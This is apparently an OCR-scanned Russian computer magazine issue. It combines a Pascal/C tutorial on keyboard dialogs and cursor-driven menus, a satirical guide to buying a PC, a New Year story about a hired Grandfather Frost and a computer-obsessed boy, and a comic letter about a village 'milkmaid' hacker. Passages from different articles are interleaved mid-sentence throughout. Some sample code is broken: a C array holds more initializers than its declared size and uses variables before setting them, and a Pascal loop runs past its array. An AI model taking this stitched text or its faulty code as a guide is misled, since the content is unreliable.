Организация простого диалога

С выводом на экран обычно все обстоит благополучно. WriteLn(...) на Паскале, printf("...",...) на С или Print на Бейсике осваиваются сравнительно благополучно. Однако уже создание такого диалога, как "Будем продолжать работу (Д/Н)" вызывает трудности. Казалось бы, вот простейший вариант реализации:

```
VAR ...
  Answ: Char;
BEGIN ...
  Write('Будем продолжать работу (Д/Н)');
  ReadLn(Answ); {*}
  If Answ='Д' Then {**}
    begin
      ... {Продолжаем работу}
    end
  Else
    begin
      ... {Прекращаем работу}
    end END.
```

Однако пользователь такой реализацией будет недоволен. Во-первых, процедура ReadLn требует, чтобы он не только нажал клавишу Д, но и подтвердил это действие клавишей Enter. Во-вторых, нужная реакция будет только при нажатии заглавной "Д". Пользователю, конечно, приятнее иметь возможность нажать как заглавную, так и строчную букву, а еще лучше, чтобы в качестве подтверждения служили также латинские "Y", "y".

Первую задачу решим, используя функцию ReadKey из библиотеки CRT. Ее аналогами являются InKey в Бейсике и getch() в С. Первая строка программы при этом будет USES

Клуб любителей программирования



Александр Хайт

Рисуем меню

Crt; а вместо строчки {*} запишем функцию:

```
AnsW := ReadKey;
```

Следует помнить, что указанные функции не обеспечивают режим "эхо". Те, кто помнит о простых логических операциях, легко решают задачу, написав строчку, помеченную {**}, так:

```
If (AnsW='Д') or (AnsW='д') or (AnsW='Y') or (AnsW='y') Then
```

Нетрудно догадаться, как вырастет строка, если число подтверждающих символов увеличится. Значительно короче следующий вариант:

```
If AnsW in ['Д','д','Y','y'] Then
```

К тому же исправления и дополнения в такую запись вносить проще. Еще лучше завести список допустимых символов как константу. В случае исправлений достаточно будет обратиться к единственной строке программы:

```
CONST
  cAnsW: set of Char = ['Д','д','Y','y'];
  Строка {*} будет выглядеть совсем просто:
```

```
If AnsW in cAnsW Then
```

Множественный тип, показанный в данном примере, характерен для Паскаля. Вот альтернативный вариант, пригодный для Бейсика и С:

```
CONST
  cAnsW: String[4] = 'ДдYy';
```


```
...
If Pos(AnsW,cAnsW)<>0 Then
```

Функция Pos возвращает номер

первой позиции подстроки в строке, либо 0, если подстрока (AnsW) не встретилась в строке (cAnsW) вовсе. Очень полезная функция, аналогичной которой есть в С и Бейсике. Полезность ее не ограничивается данным примером, и у желающих будет возможность в этом убедиться.

Меню и проблема управления курсором

Пользовательский интерфейс с



меню, выбор из которого реализуется перемещением курсора с последующим нажатием на Enter, выглядит вполне современно. Задания по формированию подобного меню стали традиционными для программирования. С алгоритмической точки зрения никаких проблем с линейным вертикальным меню нет.

Сложность, однако, подстерегает при попытке распознать клавиши "Курсор вниз" и "Курсор вверх". Какой код сформируется, если при вводе значения переменной AnsW пользователь нажал одну из этих клавиш? Код нуля (не путать с символом '0') для любой из них!

Дело в том, что при нажатии функциональных (F1, F2...) и служебных клавиш вырабатывается двухбайтный код. Первый байт его 0, что и означает необходимость в прочтении второго байта. Начинаящим программистам об этом маленьком "секрете" часто никто не говорит. Как же получить код служебной клавиши? Вот один из вариантов:

```
VAR
  c1,c2: Char;
  CommonKey: 0..511; (?)
BEGIN
  ...
  c1:=ReadKey;
  If Byte(c1)=0 then
    begin
      c2:=ReadKey;
      CommonKey:=256+Byte(c2)
    end
  Else
    CommonKey:=Byte(c1);
  ...
```

END.

В предложенном коде есть "излишества". Кроме байтов, формируемых при нажатии любой клавиши (для служебной — два байта, для прочих — один), мы создали общий числовой (не символьный!) код нажатой клавиши, который может принимать значения от 0 до 511, и при этом воспользовались прямым приведением типов в Паскале, превра-

Строки меню, естественно, являются массивом. Индекс, номер нужной строки, позволяет переходить к подпрограмме, реализовывающей данный пункт меню. Нажатие на клавишу курсора вызывает два действия: изменение индекса, а уж затем, как следствие, визуализацию выделенного пункта меню.	Суп овощной	↑ ↓
	Гуляш	
	Паплет	
	Блинчики	
	Рыба жаренная	
	Каша гречневая	

При использовании предложенных формул оператор If не нужен!

Курсор ВНИЗ
Изменение индекса по формуле:
 $i=(i+1) \bmod n$

Курсор ВВЕРХ
Изменение индекса по формуле:
 $i=(i+n-1) \bmod n$

тив Char (символ) в байт. В С это приведение не требуется.

Теперь, анализируя CommonKey для любой клавиши, мы будем иметь дело с уникальным числом, однозначно эту клавишу идентифицирующим. Рекомендую создать функцию, формирующую подобный код любой нажатой клавиши.

Коды курсора "стрелка вверх" и "стрелка вниз", отображаемые байтами, соответственно

```
Byte(c1)=0;      Byte(c2)=72,
CommonKey=328;
Byte(c1)=0;      Byte(c2)=80,
CommonKey=336;
```

Рисуем меню на экране

Допустим, вы определили меню из 5 пунктов и хотите нарисовать его на экране. Начинаящий поступит так:

```
...
WriteLn('Text First');
WriteLn('Text Second');
...
WriteLn('Text Five');
```

Меню всегда будет появляться с левой верхней позиции, возникнут проблемы с изменением текста. Универсальнее, изящнее написать так:

```
CONST
  NumItems=5;
  TextItems= array[0..NumItems-1] of
String[30] =
  ('Text First','Text Second','Text
Third','Text Forth','Text Fives');
VAR
  Num: 0..NumItems-1;
BEGIN
...
  For Num:=0 to NumItems do
```

```
WriteLn(TextItems[Num]); ...
END.
```

Если оформить фрагмент в виде подпрограммы, задав в качестве параметров имя массива строк в меню и его длину, то вывод на экран нужных списков станет совсем простым. Использование процедур модуля CRT Window и GoToXY позволяет рисовать окно меню и текст в окне в нужном месте экрана.

Перемещение от строки к строке

Теперь мы умеем выводить на экран текст меню и определять коды клавиш курсора. Как организовать перемещение по меню и что должно меняться при этом?

Для перемещения курсора удобно использовать процедуру GoToXY(x,y). Параметр x говорит о номере столбца, y — о номере строки. Полезно помнить, что в текстовом режиме экрана x изменяется от 1 до 80, а y от 1 до 25. После вывода меню на экран курсор находится в первой строке. Значит, счетчик строк Num можно установить в 0, а в качестве x указывать Num+1. Итак, код нажатой клавиши распознан. Допустим, он равен 80 (стрелка вниз). Это значит, что нужно установить курсор в расположенном ниже пункте меню, то есть увеличить счетчик строк на 1 и дать команду GoToXY для визуализации нового положения курсора.

А что делать, если нажата стрелка вверх, а мы и так в самом верху меню, или наоборот, нажата стрелка вниз, а мы в самом низу? Можно организовать проверку с помощью

If, однако более изящно "путешествовать по кругу". Большинство организует такое путешествие также с помощью If. Следующие две формулы изменения номера строки избавляют от лишней проверки условия. Для перемещения вниз:

```
Num:=(Num+1) mod NumItems;
```

Для перемещения вверх:

```
Num:=(Num+NumItems-1) mod
NumItems;
```

Таким образом, реакцией на нажатие курсорных клавиш может быть лишь одна из этих формул. Полученное значение Num определяет, в какой строке меню мы находимся, и дает ветвление в соответствии с найденным номером. Как это сделать, обсудим в следующий раз. В заключение приведу программу меню, но уже не на Паскале, а на С, чтобы удовлетворить интерес тех, кто интересуется именно этим языком.

```
#include <stdio.h>
#include <string.h>
#include <alloc.h>
#include <conio.h>
void main()
{
  char *mnu[3]={"Сложение +","Вычитание -","Умножение *","Деление /"};
  char c1,c2;
  int i,j,k;
  clrscr();
  for (i=0; i<=3; i++) /*Рисуем меню*/
  { gotoxy(10,i+1);
  printf("%s",mnu[i]);
  }
  gotoxy(10,1);
  i=0;
  while (c1!=13) /*Выход осуществляется по кл. ENTER*/
  {
    switch (c2) {
      case 72: i=(i+3)%4;
      gotoxy(10,i+1);break; /* %, как и mod, получение остатка при целочисленном делении*/
      case 80: i=(i+1)%4;
      gotoxy(10,i+1);break;
    }
    c1=getch();
    if (c1==0) c2=getch();
  }
  gotoxy(12,8);
  printf("%d",i);
}
```



Советы пользователю, покупающему компьютер

Алекс Экслер (<http://www.exler.ru>)

Давно известно, что специалистам покупать компьютер легко. Они прекрасно понимают, что именно им нужно, легко и непринужденно оперируют названиями и характеристиками различной компьютерной периферии и, в результате, почти всегда получают желаемое.

Совсем в другой ситуации оказываются обычные пользователи ("чайники"). Менеджеры компьютерных фирм смотрят на них высокомерно, разговаривают сквозь зубы, заставляют покупать немислимые конфигурации, выгодные для фирмы-продавца, но совершенно непригодные для работы.

Несчастный пользователь, сжав в кулаке заработанные в поте лица деньги, приходит в фирму, чтобы купить скромный компьютер, который ему нужен только для установки "Лексикона", и хороший принтер. От пол часа до часа он тратит на то, чтобы просто привлечь внимание менеджера. Но задача менеджера в настоящий момент состоит в том, чтобы отчетливо дать понять пользователю, насколько его проблемы мелки по сравнению со сверхзадачами самого менеджера, которого уже десять минут ждет партия в "Doom".

Насладившись унижением пользователя, сотрудник фирмы обрушивает на него бешеный поток технических терминов, после чего похолодевший от напряжения "чайник" готов уже на все и покупает какой-нибудь безумный пентиум-три со встроенным модемом и установленной Windows 2000. На принтер, конечно, денег не хватило, но менеджер ведь ясно доказал его необходимость в эпоху Интернета.

Вы действительно хотите уничтожить директорию Windows 95?

Dos Navigator

Принеся домой и установив это сокровище, пользователь прежде всего получает в лоб от жены, так как на покупку электронного монстра ушли лишние 700 долларов, отложенные жене на костюм. Следующие несколько недель он тратит на изучение WinWord-a, после чего, поджимаемый временем, находит вариант загрузки ДОС-а, ставит свой любимый "Лексикон" и забывает Windows как страшный сон. Модемом воспользоваться ему также не удастся, так как телефон в его доме давно отключен за неуплату.

Мои многочисленные наблюдения за подобными ситуациями ясно показывают, что во всем виноват сам пользователь. Его запуганность, заискивающий взгляд и робость просто заставляют менеджеров чувствовать себя величайшими в мире специалистами.

Задача этой статьи — научить тебя, дорогой пользователь, бороться с ненавидистыми менеджерами, и не только бороться, но и выходить победителем! Я, конечно, неоднократно буду возвращаться к этой теме, а сейчас, для начала, хочу просто дать несколько советов тем, кто уже стал жертвой этих людей.

Эти советы посвящаются тебе, мой дорогой обманутый пользователь, который потратил бешеные деньги на приобретение компьютера и только потом выяснил, что использует этот компьютер максимум на 10%.

Дверь в помещение компьютерной фирмы следует открывать ногой. Этим ты сразу заставишь обратить на себя внимание. Войдя в помещение, выбери какого-нибудь менеджера, подойди к нему и громко скажи:



— Вы что думаете, я два дня тут буду торчать, пока ко мне кто-нибудь подойдет? У вас тут кто-нибудь работает или нет?

Затем напористо дай менеджеру понять, что ты собираешься сделать очень крупный заказ и что тебе нужны только самые лучшие комплектующие. Покажи ему степень своей осведомленности во всех нюансах компьютерной техники. Выдумывай любые термины и названия фирм, ссылайся на несуществующие авторитеты! Главное — делать это очень уверенным и громким голосом. Конфигурацию компьютера лучше обсуждать на уровне каждого элемента системного блока. Начни с материнской платы. Сразу дай понять, что ты отлично знаешь: "VX" — это платы для младшего школьного возраста, "HX" — для среднего школьного и только "XX" — для настоящих взрослых пользователей. На попытки менеджера объяснить, что у них есть только "VX" и "HX", презрительно скриви лицо и заяви, что в таком случае им надо было перед входом повесить табличку "Детский мир". Затем скажи, что тебя интересует только плата "Интел-тринитрон" и минимум полчаса не соглашайся ни на какие другие.

Далее встанет вопрос выбора процессора. Разумеется, требуй ис-

ключительно 600-й процессор и на попытки менеджера предложить тебе какой-нибудь 200-й отвечай громким издевательским смехом. Дай ему понять, что ты прекрасно знаешь о том, что в некоторых фирмах перепиливают процессоры и половинки ставят в два компьютера, экономя таким образом на комплектующих. И ему понятно, что половина процессора работает в два раза медленнее целого. Пока менеджер будет приходить в себя после твоего заявления, поведай ему, что ты прекрасно знаешь, как некоторые фирмы норовят всучить вместо фирмы "Intel" процессоры фирмы "BMW" и "Цитрус", и что ты такой подмены не потерпишь.

Далее следует обсудить количество оперативной памяти. Здесь есть один пикантный момент: объясни менеджеру, что ты собираешься потратить бешеные деньги на очень современный и быстродействующий компьютер, но не собираешься переплачивать за память. Покажи, что

Семен привалился к дверному косяку и позвонил. Пока за дверью шлепали мелкие детские шаги, он думал о том, что, слава Богу, остался последний киндерсюрприз, не считая, разумеется, этого, и что сегодня наконец-то можно будет вернуться домой не за пять минут, а часа за три до боя курантов и первых тактов нового старого гимна, наконец, что после катавасии с елками на каникулах в театре дадут приличную роль и зарплату за сентябрь...

ты прекрасно знаешь их манеру заставлять покупателя приобрести бешеное количество памяти, мотивируя это повышенными требованиями Windows 98 или Windows NT. Заяви, что с такой мощной конфигурацией компьютера тебе будет вполне достаточно 8 мегабайт для установки Windows NT. Добавь, что если у тебя будут какие-то проблемы в работе — данному менеджеру не поздоровится. Затем ожесточенно препирайся с ним по поводу каждого лишнего мегабайта памяти и заставь его сказать, что дополнительные 16 мегабайт они поставят за счет фирмы.

После этого перейди к выбору винчестера. Заставь менеджера принести и показать все модели, которые они могут предложить. Особое вни-

— А во-вторых, родители еще не вернулись. У них удаленный доступ в сеть.

— Ка... какую сеть? — Семен стал лихорадочно изучать шпаргалку. В ней ничего о доступе и сетях не было.

— А, ламер... — презрительно гукнул мальчик за дверью.

— Здравствуй, мальчик! Я — Дед Мороз, подарочки принес! — деловито начал Семен и добавил от себя, не по сценарию: — Кончай дурить, мальчик. Я замерз, мне срочно надо изнутри согреться.

— Введите пароль для входа в систему, — повторил Жора.

— Мне, Жора, твои родители сценарий дали, вот я по тексту и шпарю, — сознался Семен и устало попросил: — Впусти меня, мальчик, мне еще к одному пацану надо, Мишке из

мание обрати на название жесткого диска. "Quantum Fireball" отвергни сразу по причине неприличного названия (у тебя дома есть дети, так что тебе ни к чему винчестер "Огненное яйцо"). При виде надписи "Caviar" схватись за сердце и заяви, что у тебя на икру жуткая аллергия. По поводу

мен, — Платят нам хреново, вот и подрабатываем, как можем. Смотрел наши спектакли?

— А как же! Недавно с классом на "Али-Бабу и 40 разбойников" ходили.

— Ну вот, Али-Баба тебе понравился? Я его играю.

— Ты? — восхищенно выдохнул Джордж. — Крутой хакер! Как ты там пещеру с сокровищами взломал! Почти как недавно "Майкрософт" хакнули! — и мальчик завертел сложную систему замков и запоров. — Ладно, я тебя так в систему вгущу. Enter!

Семен вошел в прихожую.

— Ты, наверное, водки хочешь? — осведомился Джордж.

— Честно говоря, больше всего домой хочу, — устало признался Семен.

— И то рулез! — подтвердил мальчик. — В пьяном виде за комп садиться нельзя. Это мне папа сказал, когда ему пришлось систему заново переустанавливать. Давай лучше поиграем! У меня сейчас клевая "бродилка-стрелялка" стоит, я буду за Капитана Джима, а ты за чудовищ, идет?

Семен только кивнул головой.

— Да ты раздевайся, надевай тапки, — деловито распорядился мальчик. — Бороду свою идиотскую снимай. Надеюсь, песенку не заста-

Enter, Дедушка Мороз!

— Введите пароль для входа в систему, — раздался из-за двери голос мальчонки лет десяти.

Семен оторопел.

— Мальчик, тебя... — он взглянул в шпаргалку, — Жора зовут? А родители дома?

— Во-первых, не Жора, а Джордж, — строго ответил мальчик.

соседнего подъезда, а потом домой. Новый год встречать.

За дверью немного помолчали и посопели.

— Он не Мишка, а Майкл. Грамотный юзер, уважаю. А ты что, переодетый артист?

— Да, из областного драматического, — охотно подтвердил Се-

вишь петь, за подарок "От Деда Мороза и Снегурочки"?

На экране компьютера Семен увидел странную картинку: абсолютно голая девушка, во внешности которой не хватало нескольких фрагментов, стояла в архисоблазнительной позе, даже не прикрывая руками

"SeaGate" вспомни, что ты недавно заплатил бешеную сумму соседям снизу, после того как залил их водой, а уж "Barracuda" ты в любом случае не можешь купить, так как просто опасаться за свою жизнь. Затем внимательно посмотри на эту грудку 3-дюймовых жестких дисков и заяви, что

интересные места. Заметив удивленный взгляд Семена, Джордж пояснил:

— Это Сэм из второго подъезда дал компакт с новогодними эротическими игрушками. Конкретно эта игра называется... — он взглянул на коробку диска, — "Snegurochka.com". Ты только родкам не говори, когда придут, ладно? А я тебя за это "Кока-колой" угощу

Когда они рубились уже на третьем уровне, в двери под напором ключей загрохотали замки. Это вернулись родители Жоры. Семен взглянул на часы и охнул:

— Слышь, Джордж, это уже майндай! Жена голову снесет... Точнее, просто отформатирует!

— Ну, тогда, конечно, иди... — грустно согласился мальчик. — А ты еще придешь ко мне поиграть?

— Конечно, приду! — пообещал Семен.

В комнату зашли родители. Мама Джорджа начала разговор на истерических нотках:

— Вы кто, мужчина?

— Дед Мороз, — оправдываясь представился Семен, — да вот же, Игорь Викторович меня знает, он меня для Жоры заказывал.

— Заказывают, молодой человек, конкурентов, — сурово уточнил Игорь Викторович, — а Деда Мороза вызывают. Но иногда не платят за некачественную работу... — закончил он угрожающе.

— Так я же с мальчиком занимался... Мы вот играли вместе...

— А песенку спели? — поинтересовалась мама Жоры.

— Спели песенку... эту, как ее... — из головы Семена как назло вылетели все подходящие названия и он ввернул первое попавшееся, — "Письма, письма я по e-mail'у пишу".

тебя все равно не устраивает их емкость. Заяви менеджеру, что тебе нужен диск объемом не менее 5 дюймов. Если же менеджер найдет где-нибудь на складе для тебя пятидюймовый "Bigfoot", заяви, что ты только что подсчитал объем своих лексиконовских текстов, и по здравому размышлению для их хранения потребуется винчестер объемом не менее 10 дюймов. Такой винчестер менеджер, разумеется, найти не сможет, на что тебе следует заявить, что с таким бедным выбором ты бы на их месте постеснялся выходить на рынок.

При выборе видеокарты поставь непременно условием поддержку 480000 точек. На попытки менеджера

— А стихи читали? — проглотил туфту Игорь Викторович.

— Конечно, читали! — бодро врал Семен. Напряг с названиями продолжался, — "Однажды в студеную зимнюю пору я вышел из Квейка, был сильный рулез!"

— А подарок вы мальчику вручили? — язвительно продолжала допрос мама Жоры. Семен стушевался. Подарок он и в самом деле забыл вручить.

— Вручил, вручил мне Дедушка Мороз подарок! — заступился за него Джордж.

— Ну и какой же? — поставила кульминационную точку мама и замерла, вглядываясь в экран компьютера. Глаза ее расширились все больше.

"Стрелялка-бродилка" на паузе пропала с экрана и вместо нее возникла голая баба из игры "Snegurochka.com", хищным взглядом уставившись на Игоря Викторовича — чуть ниже его пояса. Маме Джорджа явно приспичило упасть в обморок, и Семен, чувствуя, что сейчас его поколотят, нашелся:

— А вон, в углу, целый мешок! Жоржик сказал, что потом посмотрит.

— Так, мне это все надоело, — заявила мама Жоры, повернувшись к Игорю Викторовичу. — Дай ему... ну, половину суммы, и пусть проваливается. А с тобой, — она грозно смотрела то на Джорджа, то на экран, — мы еще поговорим.

"Ладно, — подумал Семен, — хо-

выяснить, что это за режим, разразись издевательским смехом и поинтересуйся, в какой школе он обучался, если не может умножить 800 на 600.

Оценивая CD-ROM-ы, заяви, что тебе вполне достаточно будет 4—5-скоростного, но что рукоятка переключения скоростей должна быть в мерседесовском стиле.

Имей в виду, что на все обсуждение конфигурации у тебя должно уйти минимум два с половиной часа, после чего вспомни, что ты забыл деньги дома, ласково похлопай менеджера плечу и величественно дай ему понять, что только полная безграмотность персонала фирмы (имея в виду, разумеется, этого менеджера) заставила тебя потратить впустую столько времени. Обрати его внимание на то, что ты, как благородный человек, не можешь уйти, ничего не купив, после чего придирчиво выбери коврик для мышки за 2 доллара и удались, пообещав зайти завтра, чтобы обсудить тип монитора.

рошо хоть, что не побьют, как в прошлом году".

— Пойдите! — услышал Семен за спиной, когда уже входил в соседний подъезд. Запыхавшийся папа Джорджа протянул Семену мешок с остатками подарков, а потом, махнув рукой, предложил:

— Постоим в подъезде? Да не бойся, мужик, не буду я тебя бить, — поняв сомнения Семена, сказал Игорь Викторович. — Пообщаемся давай, выпьем по рюмашке, — он достал из кармана фляжку дорожущего импортного коньяка и пару хрустальных рюмочек.

— ...Понимаешь, Сень, — спустя пять минут объяснял ему папа, — мы уж кого только не вызывали к Жоржике. В прошлом году народного артиста Коршунова, а в позапрошлом из Москвы выписали даже лауреата госпремии, ты его по ящику не раз видел. Никому Жоржик не верил, вел себя безобразно. Ну, забулдыга Коршунов, может, и заслужил, чтобы его облили кетчупом. Но

Письмо в редакцию

Сергей Шангин

Дорогая редакция!

Пишет тебе простая сельская доярка. Хочется поделиться с тобой, дорогая редакция, своей радостью. Свершилось наконец великое дело и вернули нам права, отобранные у нас когда-то мужиками. Снова может женщина работать оператором машинного доения на своей любимой ферме. А мужики пусть за бугром на своем любимом си юниксы пашут, да виноувзы подковывают.

Началась эта история так. Мы, группа девчат из нашего домена имени "Первого коннекта с провайдером", чтобы побороться за наши погранные права, собрали свое нехитрое имущество — дискеток пяток, да любимую книжку "Если вы полюбили компьютер", — и отправились в город. Решили, что нет таких преград, которые женщине преодолеть нельзя.

В городе сперва глаза разбежались и сердечко заколотилось — лауреат-то потом всей Москве жаловался, как у нас в городе ему шапку подпалили с криком "Будешь теперь опаленный солнцем!". А тебе — вишь, как Жоржик поверил...

— Не Жоржик, а Джордж, — строго поправил Семен.

— Ага, Джордж, — согласился Игорь Викторович и внезапно, глядя Семену прямо в глаза, спросил. — А скажи честно, ты с Жоржиком до какого уровня добрался?

— До третьего успели, — признался Семен.

— А я и до второго не доходил... — грустно улыбнулся папа. — А "Snegurochka.com" тоже вместе собирали?

— Нет, что вы! — замахал рукой Семен. — Как вы могли подумать обо мне такое?!

— А зря, зря... — улыбнулся папа. — Препрелестная игрушка. Это я попросил Сэма из 2-го подъезда Жорке дать поиграть.

батюшки-матушки, красотища какая кругом. Шаг шагни и новое что-то увидишь, повернешься, а из-за угла на шикарном Компаке крутой хакер летит, за версту пивом Хейникен несет. По первости испугались мы и уже решили домой вернуться, чтоб не срамиться перед городской крутизной, но потом стыдно перед сельчанами стало: как им в глаза смотреть будем? Ведь выставляют перед всем доменным собранием и лишат коннекта до конца дней. Нет уж, — решили мы, — или в прорубь, или в город, и выбрали город, так как проруби до зимы не ожидалось.

В общем, идем мы по городу, по сторонам глазеем, ищем, куда бы в ученицы пристроиться. И вдруг видим — дворец пионеров. Сразу чем-то забытым и родным повеяло. Встрепенулись мы и под его светлые своды вбежали. Только вот, на пороге споткнувшись, добро наше нехитрое разбросали. А навстречу нам

Семен понимающе улыбнулся и борода снова отклеилась.

— Приклей бороду! — убрал улыбку папа. — Тебе еще к Петровым идти.

— Откуда вы...

— Да знаю, знаю! — задумчиво ответил Игорь Викторович. — Мы же с отцом Мишки... то есть, Майкла, в одном банке трудимся. Там еще более сложный случай: мой-то хоть компьютером занят, а тот — девочками всерьез увлекается. Так что зря ты без Снегурочки пришел, Сеня...

Павел Лаптинов



идет мужчина такой представительный, улыбается весь и сразу нам помогать кинулся. Я застеснялась вся, глаза в пол уткнула и на него смотреть даже боюсь. Слышу, с его стороны звук знакомый послышался — модем коннектится, только свист у него, не в пример нашему утробному рычанию, на комариный похож. От удивления, что модем пищит и скорость коннекта у него космическая, я вздрогнула и на него посмотрела. Глаза у него добрые такие и немножко грустные.

А потом вижу, он руку в карман сунул и компьютерик карманный с радиомодемом достает, что-то с крохотного экрана считывает и быстренько с манехонькой такой клавиатуры ответ отсылает. Отцы-крестители, сердечко мое девичье тут заколотилось, запали в душу глаза его серые и модем звонкий.

Собрали мы вещички свои, стоим, молчим. Только он ждать не стал, сам спрашивает: "Что, девицы-красавицы, в городе ищите? Не женихов ли?". Я, как самая смелая, отвечаю ему, что нет, мол, не женихов, а ума-разума. Хочется нам выучиться на операторов машинного доения, а в нашей деревне не в каждом дворе и машина-то есть, а те, что есть, еще при царе Ёрохе красными слесарями собраны были. На них учиться, так лучше сразу удавиться. Неученых нас

на ферму мужики на пушечный выстрел не пускают, а сами учить не хотят.

Он от души рассмеялся он и говорит, что горю нашему помочь сможет. Подозвал молодца какого-то и попросил его нас проводить, с жильем устроить и на курсы определить. Только потом уж мы узнали, что судьба свела нас с самим президентом фирмы "Pioneer".

Устроились мы хорошо и учение в том дворце пионеров нам очень понравилось. Целыми днями изучали мы роутинги и хостинги, рамблеры и апорты, аглеты и виндеты. Не подумайте плохого, то речь не о испанской вендетте кровавой идет, а о приложениях виндоузовских. Замечать я стала, что нет-нет, да появится в учебной комнате сокол мой сероглазый. Зайдет тихонько и на меня смотрит, любитесь. А у меня сразу все из рук валится и вместо команд юниксовых слова ласковые набираются с клавиатуры. Только от слов тех сервер юниксовый давиться начинает и сипизс во всей сетке падает.

Вижу я, мучается человек, и решила я ему письмо е-мэйлом бросить. Позадавала я вопросы уточняющие серверам поисковым, навела вопросами окольными через аську мостки тоненькие и нашла-таки мила друга в приватном домене под защитой такой секьюрити, что простому смертному и не прорваться. Но не знает преград горячее девичье сердце, соорудила я быстренько конька троянского быстрого и подсунула его секьюрити. Через пять минут они уже всем составом с ним в крестикнолики играли. Он им на ресурс крестик поставит, а они его обнаруживают и на нолик правят. Так они эти делом увлеклись, что меня, серой мышкой шмыгнувшую, и не заметили. Вошла я тихонько на сайт моего сероглазого, огляделась и вздохнула — эх, не видать тут руки женской: холостяцкий сайт, скучно все и беспорядочно разбросано. В такой кучебуче и заблудиться недолго. Дай-ка,

думаю, приберусь в доме, пока он делами занимается. Разложила все по полочкам, фреймиков наставила, бэкграундов цветастеньких подкрасила. Умаялась и уснула, не сняв коннекта.

Слышу, звенит что-то над ухом, глаза открываю, а это он САМ домой вернулся и на свой сайт удивленно смотрит. А мне уж бежать поздно, молчу, жду, что будет. Вижу, набирает что-то на своей клавиатуре. Читаю и сердце мое куда-то в пропасть падает и холодом обдает: "Спасибо за работу! Но, извини, в остальном — не судьба!". Мышкой своей взмахнул и смел коня моего троянского в два клика. Вижу, что закрываются передо мной вскрытые гейты и все дальше от меня украшенный мною сайт.

Не смогла я больше в той школе учиться, собрала свои вещички, получила документы и поехала в свою деревню. Мужики пытались было меня на ферму не пустить, но я так разнесла их методы работы на доменном собрании, что меня моментом на работу зачислили. А через неделю и остальные девчата подъехали. За месяц мы ферму преобразили — не узнать. Машины от копоти, грязи и пива отмыли, юниксы настроили, модемы подшаманили, и стала ферма процветать. Скоро нас уже на доменном билборде вывесили и по тысяче премиальных показов наших баннеров выдали.

Так и началась наша новая трудовая жизнь. Встанешь утречком, еще солнышко едва облака зарозовило, и бежишь по росе на ферму. Погладишь машину свою ласково, шепнешь ей слово заветное, приладишь коннекторы и начнешь дойку. Модемы свистят соловьями переливистыми, винчестеры погукивают, циферки моргают. Идет работа, и душа поет. Успеть надо выдоить сетку, пока в городе народ не проснулся, к базарному часу CD-ROMы с надоем заказать да до базара довести.

Что говорить, деревня — это вам

не город. Бездорожье сплошное, провода до провайдера святым духом дотягиваются, а медь для них еще в бронзовом веке выплавляли. Да и модемы не в пример городским, старые и потертые. С запчастями проблема, с электричеством беда. Вот только машинки наши нас радуют. Посмотришь на них, тружениц-кормилиц, и на душе легче становится.

А недавно мы у себя на ферме произвели эксперимент. Были у нас крупные такие компьютеры-серверы (быки по-нашему) от Сана, и завезли нам на пробу мелкоты игровой от Атари. Решили мы скрестить их, ведь еще Мичурин говорил, что от скрещивания разных пород может быть результат замечательный. Вспомнить хотя бы его яблоки, выросшие на сосне... Ну вот, свели мы их вместе, кабелями опутали, коннекторы прикрутили, программку сексуальную запустили, и к утру глазам своим не поверили: бегают по ферме крупные такие бычки и в Дум натурально играют. С трудом мы их в стойла загнали. С названием, как это и принято у породистых компьютеров, мудрить не стали. Первую часть взяли от папы, вторую от мамы, и получилось Sunatari — санитары в общем, если по-русски сказать. Веселые получились машинешки, шустрые и надежные. Надеюсь, что со следующим приплодом сможем на рынок выйти — людей посмотреть и себя показать.

Что говорить, интересная у нас жизнь началась. Только вот иногда вспомнятся глаза те серые и снова хочется убежать из своего домена, взглянуть хоть одним глазком на сайт своего сокола, да не судьба видать.

Дорогая редакция, если вам письмо мое не понравится или вы решите, что оно не на производственную тему, я в обиде не буду. Очень уж хотелось с вами своей женской радостью и печалью поделиться.

С приветом к вам, доярка домена "Первого коннекта с провайдером"

Серафима Железнова

Материал предоставлен администрацией Конкурса компьютерного Юмора "КЮ" (<http://humor.21.ru>)



Путевка в Париж

Алексей Петюшкин

Этот день с самого утра грозил стать неудачным для Семена Качанова. В последнее время судьба вообще забыла все координаты Семена, включая почтовый адрес, электронную почту и номер ICQ, и не желала вносить ничего светлого и радостного в его нелегкую жизнь. Вот уже третью неделю Семен находился в заслуженном отпуске, но отдыха так и не получилось. Сначала он хотел съездить на море, но как только приобрел билеты на Симферополь, ему позвонил старый приятель и упросил принять экзамен по итогам курса повышения квалификации "Основы web-программирования" вместо заболевшего преподавателя.

Причина, по которой Семен дал согласие принять экзамены, скорее всего заключалась в том, что он не любил "ничего не делать", даже находясь в отпуске. А может, он просто всегда с пониманием и сочувствием относился к проблемам других людей. Семен съездил на вокзал и поменял билеты, отложив поездку на

три дня: именно столько должны были продлиться экзамены. Однако, явившись на первый экзамен и задав пару-тройку вопросов по теме, Семен с изумлением узнал, что студенты вообще ничего не знают о предмете, посему необходимость интересоваться у двух других групп, в чем заключается кроссплатформенная универсальность CGI-программ или суть кодирования файлов методом base64 автоматически отпала. Он решил все-таки поехать на желанное море, но его упросили остаться читать студентам лекции.

Семен Качанов сидел дома и составлял примерный план лекции о JavaScript, когда тишину и спокойствие рабочей атмосферы нарушил резкий телефонный звонок.

— Алло?

— Здравствуйте! — проговорил приятный женский голос. — Я могу поговорить с Семеном Качановым?

— Да, конечно. Я вас слушаю.

— Добрый день! — воодушевленно продолжил голос. — Вас приветствует туристическая фирма "Brilliant Travel". Два месяца назад вы



заполнили наш специальный купон на розыгрыш призов. Компьютер отобрал пятьдесят призовых купонов, обладателем одного из которых являетесь вы.

— Простите, я...

